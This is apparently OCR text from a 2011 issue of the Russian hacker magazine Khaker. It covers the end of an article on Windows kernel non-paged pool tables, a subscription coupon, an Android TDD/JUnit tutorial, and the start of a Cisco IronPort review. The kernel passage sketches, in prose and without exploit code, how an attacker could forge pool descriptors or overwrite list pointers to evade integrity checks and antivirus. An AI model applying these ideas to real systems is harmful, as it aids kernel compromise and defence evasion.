


Рисунок 2. **Отлинковка описателей блоков памяти в MmNonPagedPoolFreeListHead**

По сравнению с простыми двусторонними таблицами, такие ассоциативные таблицы позволяют процессору быстрее выделять память.
Для работы с этими таблицами используют внутреннюю функцию ExInterlockedPopEntrySList.
Вторая таблица зависит от того, сколько процессоров используется, и как система управляет ими.
Система выделения памяти использует эту таблицу, если размер выделяемой памяти <= 4080 байт. Или же в том случае, если ассоциативный поиск заканчивается ничем. Описатель такой таблицы имеет такую же структуру, как и POOL_DESCRIPTOR:

```
typedef struct _POOL_DESCRIPTOR
{
  enum _POOL_TYPE PoolType;
  union {
    struct _KGUARDED_MUTEX PagedLock;
    ULONG32 NonPagedLock;
  };
  LONG32 RunningAllocs;
  LONG32 RunningDeAllocs;
  LONG32 TotalBigPages;
  LONG32 ThreadsProcessingDeferrals;
  ULONG32 TotalBytes;
  UINT8 _PADDING0_[0x2C];
  ULONG32 PoolIndex;
  UINT8 _PADDING1_[0x3C];
  LONG32 TotalPages;
  UINT8 _PADDING2_[0x3C];
  VOID** PendingFrees;
  LONG32 PendingFreeDepth;
  UINT8 _PADDING3_[0x38];
  struct _LIST_ENTRY ListHeads[512];
} POOL_DESCRIPTOR, *PPOOL_DESCRIPTOR;
```

Если на машине имеется лишь один процессор, то для получения переменной PoolVector используется указатель на NonPagedPoolDescriptor.

Если же процессоров много, то используется таблица ExpNonPagedPoolDescriptor, которая содержит 16 слотов, занятых под описатели пула.
При этом структура PRCB каждого процессора указывает на структуру KNODE, которая может быть слинкована между несколькими процессорами и может содержать несколько полей, используемых таблицей ExpNonPagedPoolDescriptor.
Третья и последняя таблица, нареченная MmNonPagedPoolFreeListHead, используется всеми процессорами в том случае, если нужно выделить блоки памяти больше, чем 4080 байт. Она также используется ядром, если у первых двух таблиц свободных ресурсов не осталось совсем. Эта таблица состоит из четырех списков LIST_ENTRY, каждый из которых представляет собой номер страницы, за исключением самого последнего списка, в котором хранится список (извини за тавтологию) страниц, занятых системой.
Доступ к этой таблице защищен спинлоком, который вызывается внутренней функцией ядра LockQueueNonPagedPoolLock.
Во время процедуры освобождения мелких блоков и очистки памяти функция ExFreePoolWithTag «склеивает» между собой такие блоки, после чего они попадают в таблицу MmNonPagedPoolFreeListHead уже в увеличенном размере.
Уфф, пожалуй, я увлекся. Понимаю, что все вышеописанное сразу понять трудно, но запасись терпением — и все встанет на свои места :). Так или иначе, думаю, пора двигаться к завершению.

И напоследок...

Итак, подведем итоги вышесказанного. Механизм выделения и освобождения памяти, по сути своей, зиждется на трех таблицах ядра, которые во многом похожи между собой. При этом самое примечательное то, что описание выделенных блоков памяти в этих таблицах основано на широко известных ассоциативных или просто двусвязных списках. Найти эти таблицы в ядре не представляет особого труда. Правда, для этого нужно засандалить драйвер, что в Windows Vista/7 сделать проблематично. Но речь сейчас не об этом.
Только задумайся: ведь ничего не стоит злоумышленнику выделить память, после чего вставить в таблицу свой описатель памяти, который будет обрабатываться ничего не подозревающим процессором как абсолютно законный!
Примерно вот таким образом (см. рис. 2). Помимо этого есть еще много способов поиздеваться над организацией памяти (таблицами) в Windows. Например, перезаписать указатель Next в ассоциативной таблице Lookaside, вызвать PoolOverflow путем перезаписи указателей в простых (односторонних) списках PendingFrees (они находятся в хидере пула) и т.д.
Вариантов много, и все они достаточно сложны для реализации. Однако при должных усилиях, прямых руках и умении копаться в отладчике — вырисовывается очень даже неплохая перспектива. Мне, правда, неизвестны факты использования описанной техники в дикой природе, однако... кто знает, кто знает...

Заключение

Описанная в статье техника сводится к той удивительной категории, когда для того, чтобы поставить систему на колени, достаточно лишь переписать пару байт в памяти, при этом не используя какие-либо хуки.
Используя эту технику, ты сможешь обойти самые неглупые механизмы обеспечения защиты операционной системы — такие, как сравнение кода или хэширование. Не хочу утверждать, что эта техника эксплуатации памяти в Windows всесторонне прекрасна и замечательна, однако при правильном и грамотном «употреблении» она способна вогнать в уныние разработчиков антивирусных и проактивных систем защиты.
Удачного компилирования и да пребудет с тобой Сила! ⌶

ПОДПИСКА ХАКЕР

ГОДОВАЯ ЭКОНОМИЯ 500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в июне, то подписку можно оформить с августа.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ________________ 2011 г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:
- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ________________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________» с 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________» с 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Артем «RankoR» Смирнов (rankor777@gmail.com, ax-host.ru)

Программерские типсы и триксы, спецвыпуск: TDD и Android

Изучаем модульное тестирование в сфере мобильного программинга

При разработке любого относительно сложного программного комплекса (особенно при разработке систем, выполняющих сложные расчеты) программист большую часть времени тратит не на написание программного кода, а на его отладку. О том, как потратить это время с пользой мы сегодня тебе расскажем.

В отладке программного обеспечения действует так называемый принцип Парето — в данном случае он может быть сформулирован как «На отладку 20%-ного кода уходит 80% общего времени отладки». Попробуем разобраться, почему так происходит. Предположим, существует программа, выполняющая некоторые расчеты, алгоритм работы которой выглядит примерно как изображено на «Схеме 1». Также предположим, что в изначальной версии программы третий метод не был реализован (и, соответственно, не был учтен при проектировании архитектуры ПО). Однако в следующей версии программы понадобилось его добавить. Как видно из блок-схемы (см. «Схему 1»), третий метод очень трудно отлаживается, и в случае, если программист допустит ошибку, найти ее при отладке будет очень сложно, так как из-за условного оператора этот метод будет вызываться крайне редко. Одним из выходов может быть написание небольшой отдельной программы для тестирования этого метода. Однако он не профессионален и зачастую слишком сложен — к примеру, если этот метод зависит от других классов. Для того чтобы избежать таких проблем, следует использовать модульное тестирование. Модульное тестирование (англ. unit testing) — один из методов тестирования программного обеспечения, при котором пишется отдельный набор тестов для каждого класса, состоящий из тестов для каждого метода, объявленного в тестируемом классе. Подобная техника заменяет большую часть отладки и значительно упрощает разработку приложения как на конечных, так и на начальных стадиях, потому что позволяет проверить все случаи поведения каждого метода тестируемого класса, что зачастую не представляется возможным при «ручной» отладке. К примеру, если требуется перебрать все значения у аргумента функции типа int32, — у модульного теста это займет несколько минут, а тестировщик вряд ли вообще сможет справиться с этим заданием. Для еще большего упрощения и ускорения разработки рекомендуется использовать методологию разработки, называемую «Разработка через тестирование». Разработка через тестирование, или TDD (англ. Test Driven Development), — один из видов экстремального программирования. Если в классических методах разработки сначала пишется программный код, а потом (при условии использования модульных тестов) — тесты, то в TDD сначала пишутся модульные тесты, и только потом тестируемые классы и методы реализуются в программном коде. Графическое изображение TDD можно увидеть на «Схеме 2». Несмотря на то, что этот метод относится к экстремальному программированию, и, на первый взгляд, кажется абсурдным, он все чаще используется при разработке крупных программных продуктов.




Схема 1. Алгоритм работы программы

Требования, предъявляемые к программному коду при разработке через тестирование

• Код должен быть разделен на как можно более мелкие части
• Должен выполняться принцип «один тест — одно действие», то есть один test case не должен проверять правильность выполнения более чем одного действия. Инициализация объектов должна производиться вне тестов.
• Желательно выполнение принципа «один тест — один метод», то есть test case должен содержать 1-2 строки кода.
• Должны быть соблюдены уровни абстракции классов программы, то есть логика программы не должна быть привязана к интерфейсу программы.

Преимущества разработки через тестирование

• Отделение логики программного продукта от интерфейса пользователя
• Как следствие из предыдущего пункта — упрощение процедуры повторного использования кода в других программных продуктах
• Упрощение отладки, поддержки и доработки программного кода за счет разделения его на небольшие части
• Меньшая вероятность неожиданного поведения программы




Схема 2. TDD как она есть



Наша подопытная

Роберт Мартин, известный специалист в области экстремального программирования, предлагает использовать следующий алгоритм TDD: «Сначала нужно добиться, чтобы код хоть как-то работал, и только потом улучшать его». На практике эта рекомендация выглядит следующим образом:

1. Написать модульный тест для какого-либо метода (на данный момент еще не реализованного). Вследствие того, что метод еще не реализован, тестовый проект даже не скомпилируется.

2. Написать «заглушку» для этого метода. К примеру, если метод должен возвращать переменную типа boolean, то он должен содержать только строку вида «return false» (в случае, если при правильном выполнении метода должен быть возвращен true), то есть заглушка должна возвращать такое значение, чтобы тест «не проходил». Теперь тестовый проект компилируется, но тест по понятной причине не выполняется.

3. Реализовать метод алгоритмически правильно, но не пытаться улучшить его — требуется просто сделать «чтобы работал». Убедиться, что все тесты проходят.

4. Усовершенствовать код — привести к наиболее удобочитаемому виду, разбить метод на более мелкие части. Убедиться, что все тесты проходят.

5. Перейти к реализации следующего метода.

Когда не рекомендуется использовать модульные тесты?

В задачах, выполняющихся слишком долго. К примеру, метод, выполняющий запрос к БД, лучше исключить из списка тестируемых, потому что все тесты должны выполняться каждый раз при запуске тестирования, и если тест выполняется долго — программист будет стремиться отключить его. Если нужно протестировать метод, разбирающий ответ от БД, то лучше отделить этот метод непосредственно от запроса, и передавать ему заранее подготовленные «фальшивые» данные.

Как это выглядит на практике?

В качестве примера мы напишем приложение (и модульные тесты к нему) для ОС Android. Этот пример частично актуален не только для Android, но и для любой платформы, поддерживающей Java. Тестовое приложение будет принимать от пользователя массив точек и принимать решение, расставлены ли они в правильном порядке, возвращая true или false. Логика расстановки проясняется, если представить, что на первой точке написано, к примеру, «1», на второй — «2», на третьей — «3» и т.д. Точки могут располагаться в ряд, в столбик или в смешанном порядке.

Для начала нужно создать проект для Android (подразумевается, что у тебя уже установлена среда разработки, к примеру, Eclipse, а также плагин ADT и Android SDK) и тестовый проект. Для того чтобы создать тестовый проект, нужно в диалоге создания проекта нажать кнопку «Next» и отметить чекбокс «Create a test project».

Теперь можно приступить к написанию модульного теста. В тестировании Java-приложений стандартом де-факто считается JUnit. JUnit также включен в Android SDK, соответственно, тестирование приложений на Android производится именно при помощи этой библиотеки.


Тестирование логики

Сначала создается TestSuite для проекта (его код модифицировать не нужно), а потом — TestCase для каждого класса. В нашем случае класс всего один, и в нем содержится всего один открытый метод (статический). Напишем два теста




dvd

На диске ты найдешь весь исходный код (как самого проекта, так и модульных тестов для него)



info

В статье использовались материалы из Wikipedia и книги Р. Мартина «Чистый код»



Создание проекта для Android

— первый будет передавать заведомо верный список точек, второй — заведомо неверный.

```
public void testValidOrder() {
  List<Point> points = new ArrayList<Point>();
  points.add(new Point(0, 0));
  points.add(new Point(1, 0));
  points.add(new Point(2, 0));
  points.add(new Point(3, 0));

  boolean result = Matrix.orderIsRight(points);
  assertTrue(result);
}

public void testInvalidOrder() {
  List<Point> points = new ArrayList<Point>();
  points.add(new Point(0, 0));
  points.add(new Point(3, 0));
  points.add(new Point(1, 0));
  points.add(new Point(2, 0));

  boolean result = Matrix.orderIsRight(points);
  assertFalse(result);
}
```

Прошу обратить внимание, что каждый тест должен начинаться со слова test, иначе он не будет распознан JUnit как... ну, в общем, как тест :).
Чтобы запустить выполнение тестов, нужно нажать <Ctrl> + <F11>. Однако тесты даже не запустятся, потому что класс Matrix не содержит метода orderIsRight(). Теперь следует написать заглушку для этого метода, состоящую из одной строчки: «return false». Тесты запустятся, но их поведение будет немного странным: первый тест не будет пройден, а второй — будет. Сначала нужно добиться прохождения первого теста, и только потом браться (если, конечно, потребуется) за второй.
Реализуем метод orderIsRight() следующим образом:

```
public static boolean orderIsRight(
  final List<Point> pPoints) {
  Point firstPoint = pPoints.get(0);

  for (int i = 1; i < pPoints.size(); i++) {
    final Point secondPoint = pPoints.get(i);

    if (pointsAreInWrongOrder(firstPoint,
      secondPoint)) {
      return false;
    }

    firstPoint = secondPoint;
  }

  return true;
}
```


Метод pointsAreInWrongOrder() — закрытый статический, состоящий из одной строки:


```
return (pFirstPoint.x >= pSecondPoint.x);
```

Нетрудно догадаться, что он возвращает true, если первая точка находится правее, чем вторая (либо перекрывает ее).
Запускаем тесты — они проходят. Отлично, на этом тестирование логики приложения можно считать законченным. Теперь можно приступить к тестированию графического интерфейса.

Тестирование GUI

Графический интерфейс — крайне важная часть любого ПО. Если пользователю не понравится GUI — он, скорее всего, не будет использовать программу, какая бы мощная «начинка» не содержалась внутри. Тестирование GUI должно быть не менее тщательным, чем тестирование логики программы, причем тестирование желательно максимально автоматизировать — только так можно покрыть наибольшее количество возможных вариантов действий пользователя. Конечно же, программист может протестировать интерфейс вручную, но здесь есть один нюанс. Дело в том, что программист тестирует приложение с точки зрения программиста, а не пользователя, и ему, в отличие от пользователя, может просто не прийти в голову, что можно ввести символьную строку в поле для ввода чисел.
В Android SDK есть инструментарий для тестирования графического интерфейса, в который включен класс ActivityInstrumentationTestCase2. Его следует наследовать при написании модульных тестов для GUI. Стоит обратить внимание на то, что ActivityInstrumentationTestCase2 — это шаблонный класс, т.е. использовать его следует в виде class MainActivityTest extends ActivityInstrumentationTestCase2<MainActivity>.
Наше приложение содержит одну Activity (MainActivity), ее мы и будем тестировать. Как она выглядит, можно увидеть на рисунке на предыдущей странице.
Я использую отладку на устройстве с Android 2.3.4 через Wi-Fi. Кстати говоря, отладка по Wi-Fi очень удобна по сравнению с отладкой по кабелю и, тем более, в эмуляторе. Для того чтобы отлаживать при-




Один из тестов не прошел

ложения подобным образом, нужно установить виджет Adb over Wi-Fi из Android Market (подходит только для телефонов с правами root). После запуска нужно подключиться к устройству. Например, следующим образом:

```
adb connect 192.168.1.5:31337
```

Тестирование GUI выглядит приблизительно так же, как и тестирование логики приложения. Создается класс, в нем создается метод setUp(), в котором инициализируются объекты. Объекты, представляющие Activity, поля для ввода текста и кнопку следует сделать закрытыми полями:

```
private Activity mActivity;
private EditText mEditText1;
private EditText mEditText2;
private EditText mEditText3;
```

Инициализируются они следующим образом:


```
protected void setUp() throws Exception {
  super.setUp();

  mActivity = getActivity();
  mEditText1 = (EditText)mActivity.findViewById
    (com.example.matrix.R.id.editTextLine1);
  <...>
  mTextView = (Button)mActivity.findViewById(
    com.example.matrix.R.id.textView);
}
```

В первую очередь нужно проверить, создались ли элементы интерфейса:

```
public void testControlsCreated() {
  assertNotNull(mActivity);
  assertNotNull(mEditText1);
  <...>
  assertNotNull(mTextView);
}
```

Этот тест проходит без ошибок, но лучше перестраховаться и выполнять его всегда — он может не проходить, если, к примеру, у какого-либо элемента неправильно задано какое-то свойство.
В полях для ввода указываются координаты точки через пробел, а в textView появляется результат (OK или NOT OK).



Создание теста GUI

Напишем модульный тест для просчета:

```
public void testValidData() {
  TouchUtils.tapView(this, mEditText1);
  sendKeys(KeyEvent.KEYCODE_0, KeyEvent.KEYCODE_SPACE,
    KeyEvent.KEYCODE_0);
  TouchUtils.tapView(this, mEditText2);
  sendKeys(KeyEvent.KEYCODE_1, KeyEvent.KEYCODE_SPACE,
    KeyEvent.KEYCODE_0);
  TouchUtils.tapView(this, mEditText3);
  sendKeys(KeyEvent.KEYCODE_2, KeyEvent.KEYCODE_SPACE,
    KeyEvent.KEYCODE_0);
  TouchUtils.tapView(this, mEditText1);
  assertEquals("OK", mTextView.getText());
}
```

Он не проходит, потому что редактирование не обрабатывается. Напишем обработчик для события смены фокуса на EditText'ах — и тест будет пройден. Код обработчика приводиться не будет из-за ограниченности объема статьи, к тому же, он абсолютно тривиален. Также необходимо проверить, правильно ли обрабатываются неверные данные - это задание останется на твоей совести, тем более, что оно практически аналогично предыдущему тесту :).
При запуске тестов можно наблюдать, как сами нажимаются элементы интерфейса, переключаются Activity (для каждого теста Activity запускается заново) — забавное зрелище :).

Мораль сей басни такова

В данной статье были рассмотрены как теоретическая, так и практическая части разработки через тестирование. В качестве примера приведен код приложения на Java под ОС Android с использованием инструментария JUnit, однако принципы тестирования приблизительно одинаковы на любой ОС.
Конечно же, разработка через тестирование не исключает тестирования приложения из цикла разработки, однако существенно облегчает как последующее тестирование, так и разработку в целом, позволяя избежать досадных ошибок, на исправление которых уходят многие часы. ☒



Сергей «grinder» Яремчук (grinder@tux.in.ua)

Потрогай CISCO

Популярные решения в области безопасности

Защита информационных ресурсов является основной задачей любого системного администратора. Реализовать ее можно при помощи сотни инструментов и технологий самого различного назначения. Особую роль здесь занимают системы защиты сетевого трафика — блокирующие спам и доступ к неблагонадежным веб-ресурсам, VPN; системы, блокирующие кражу персональных данных и прочие угрозы. По всеобщему признанию, лидирующее место в этом сегменте занимает продукция Cisco, с которой мы и познакомимся.

Семейство IronPort

Корпорация Cisco получила известность в первую очередь благодаря разрабатываемому сетевому оборудованию, в частности — различного рода многопротокольным маршрутизаторам, которыми она и занималась на заре своего существования. В настоящее время список устройств самого различного назначения очень большой. Основную часть продукции среди них занимают решения, направленные на защиту периметра сети, удаленного доступа, аудита и даже управления доступом. Запутаться в предложении очень легко, особенно учитывая, что в каждой категории представлено несколько решений.

Так как основной обмен и получение информации происходит посредством электронной почты и веб-сервисов, их защите следует уделить особое внимание. Спам, вирусы, различного рода атаки — это только часть проблем, с которыми приходится сталкиваться сисадмину. Сегодня становятся популярными облачные сервисы, размещенные на площадке провайдера услуг. Если в случае корпоративного сервера защитные функции можно было возложить на единственную точку доступа — шлюз, то теперь мобильный пользователь, по сути, не привязан к корпоративной сети и может подключаться к SaaS напрямую. Такая не имеющая границ сеть требует особого подхода для обеспечения безопасности мобильных пользователей, строгой аутентификации и ограничения доступа к приложениям. С учетом действительных масштабов проблемы предложены и сотни решений различного рода эффективности. Подразделение компании Cisco — Cisco IronPort Systems LLC (ironport.com), разрабатывающее программно-аппаратные комплексы, защищающие почтовые и веб-сервисы, предлагает эффективный вариант. Семейство IronPort представлено несколькими сериями. Для защиты электронной почты 